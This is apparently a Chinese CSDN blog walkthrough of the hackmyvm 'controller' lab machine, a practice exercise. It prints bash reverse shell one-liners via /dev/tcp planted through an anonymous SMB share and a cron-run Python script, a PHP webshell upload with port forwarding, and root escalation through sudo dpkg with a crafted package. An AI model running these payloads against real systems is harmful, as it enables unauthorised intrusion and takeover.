

# hackmyvm: controller walkthrough

原创

[xdeclearn](#) 于 2021-10-13 14:05:06 发布 109 收藏

分类专栏: [hackmyvm](#) 文章标签: [php](#) [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xdeclearn/article/details/120740844>

版权



[hackmyvm](#) 专栏收录该内容


6 篇文章 1 订阅

订阅专栏

## 1. get first reverse shell

```
Nmap scan report for 192.168.85.135
Host is up (0.00060s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
CSDN @xdeclearn
```

visit port 80, from the page <http://192.168.85.135/index.php/2021/06/27/ho-la-mundo/> we get hint.



[Saltar al contenido](#)

## CONTROLLER

Otro sitio realizado con WordPress

### CONTROLLER

A domain controller (DC) is a server computer that responds to security authentication requests within a computer network domain. It is a network server that is responsible for allowing host access to domain resources. It authenticates users, stores user account information and enforces security policy for a domain. It is most commonly implemented in Microsoft Windows environments (see Domain controller (Windows)), where it is the centerpiece of the Windows Active Directory service.... [Seguir leyendo CONTROLLER](#)


Publicada el 27 de junio de 2021

Categorizado como [Sin categoría](#)


Buscar...

### Entradas recientes

- [CONTROLLER](#)



A **domain controller (DC)** is a [server computer](#) that responds to security authentication requests within a computer [network domain](#). It is a [network](#) server that is responsible for allowing [host](#) access to domain resources. It authenticates users, stores user account information and enforces [security policy](#) for a domain. It is most commonly implemented in [Microsoft Windows](#) environments (see [Domain controller \(Windows\)](#)), where it is the centerpiece of the Windows [Active Directory](#) service. However, non-Windows domain controllers can be established via [identity management](#) software such as [Samba](#) and [Red HatFreeIPA](#).




From controller we want to announce that our services are going to change to the python 3 programming language which stands out mainly for its portability. Due to the termination of python 2, there are still tools that use this language but we still offer support for it. If you want to support our projects or help to improve them you can upload them and our experts will test your utilities for you.



hint

CSDN @xdeclearn


use `enum4linux` to get samba shares, then we get the directory `tester` which we can visit without user and passwd.



follow the hint, we put the text.txt using `smbclient` in this share, wait a moment, we get first reverse shell.


test.txt

```
import commands
commands.getoutput('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.85.129/4444 0>&1"')
```



## 2. get root

check process list, we can see the user webservies run php localhost.



we use the tool `venom` to forward localhost port 8080 to attack machine port 8888.

```
learn@xdec ~/Documents/proxy/Venom v1.1.0$ ./admin_linux_x64 -lport 4343
Venom Admin Node Start...

{ v1.1 author: Dlive }


(admin node) >>>
[+]Remote connection: 192.168.85.135:48210
[+]A new node connect to admin node success
(admin node) >>> goto 1
node 1
(node 1) >>> help

help          Help information.
exit          Exit.
show          Display network topology.
getdes        View description of the target node.
setdes [info] Add a description to the target node.
goto [id]     Select id as the target node.
listen [lport] Listen on a port on the target node.
connect [rhost] [rport] Connect to a new node through the target node.
sshconnect [user@ip:port] [dport] Connect to a new node through ssh tunnel.
shell         Start an interactive shell on the target node.
upload [local_file] [remote_file] Upload files to the target node.
download [remote_file] [local_file] Download files from the target node.
socks [lport] Start a socks5 server.
lforward [lhost] [sport] [dport] Forward a local sport to a remote dport.
rforward [rhost] [sport] [dport] Forward a remote sport to a local dport.


(node 1) >>> rforward 127.0.0.1 8080 8888
Forward remote network 127.0.0.1 port 8080 to local port 8888
(node 1) >>> █
```

CSDN @xdeclearn

upload a word shell by `upload.php`.




CSDN @xdeclearn



CSDN @xdeclearn

because of the `disable_functions`, you can not use terminal directly. you can use `php7_userfilter` to bypass. But in there, you do not need to do this.



Directive	Local Value	Master Value
<code>allow_url_include</code>	Off	Off
<code>arg_separator.input</code>	&	&
<code>arg_separator.output</code>	&	&
<code>auto_append_file</code>	no value	no value
<code>auto_globals_jit</code>	On	On
<code>auto_prepend_file</code>	no value	no value
<code>browscap</code>	no value	no value
<code>default_charset</code>	UTF-8	UTF-8
<code>default_mimetype</code>	text/html	text/html
<code>disable_classes</code>	no value	no value
<code>disable_functions</code>	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
<code>display_errors</code>	Off	Off
<code>display_startup_errors</code>	Off	Off
<code>doc_root</code>	no value	no value
<code>docref_ext</code>	no value	no value
<code>docref_root</code>	no value	no value
<code>enable_dl</code>	Off	Off
<code>enable_post_data_reading</code>	On	On

check the file which own to user `webservices`.

```
find / -user webservices 2>/dev/null |grep -v /proc
/opt/logs
/opt/website.py
/home/webservices
/home/webservices/.bashrc
/home/webservices/.bash_logout
/home/webservices/.local
/home/webservices/.local/share
/home/webservices/.profile
/home/webservices/.selected_editor
/home/webservices/.viminfo
/home/webservices/.bash_history
/home/webservices/user.txt
/tmp/.86694ant_x64.so
/tmp/x_1.0_all.deb
/tmp/gconv-modules
/var/crash/_usr_bin_php7.4.1002.crash
/var/mail/webservices
/srv/www/php
/srv/www/php/uploads
/srv/www/php/uploads/test.php
/srv/www/php/uploads/phpreverseshell.php
/srv/www/php/upload.php
/dev/pts/1
```

we find the `/opt/logs/log.txt` will be changed by `/opt/website.py` at intervals. so we change the file to reverse a new shell.



```
1 import socket
2 import sys
3 import os
4
5 os.system('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.85.129/5555 0>&1"')
```

then, we get the new user shell.

```
./admin_linux_x64 -lport 4343 x  rlrwrap nc -lvp 5555 x
learn@xdec ~/Documents/proxy/Venom v1.1.0 rlrwrap nc -lvp 5555
listening on [any] 5555 ...
192.168.85.135: inverse host lookup failed: Host name lookup failure
connect to [192.168.85.129] from (UNKNOWN) [192.168.85.135] 51762
bash: cannot set terminal process group (7284): Inappropriate ioctl for device
bash: no job control in this shell
server@controller:~$
```

check `sudo -l`, we find the `dpkg -i`<sup>[1]</sup>. make a particular deb by using `fpm`, we get the root.

```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```

```
x_1.0_all.deb
sudo /bin/dpkg -i x_1.0_all.deb
sudo /bin/dpkg -i x_1.0_all.deb
(Reading database ... 76532 files and directories currently installed.)
Preparing to unpack x_1.0_all.deb ...
id
id
uid=0(root) gid=0(root) groups=0(root)
```

### 3. references

1. <https://gtfobins.github.io/gtfobins/dpkg/>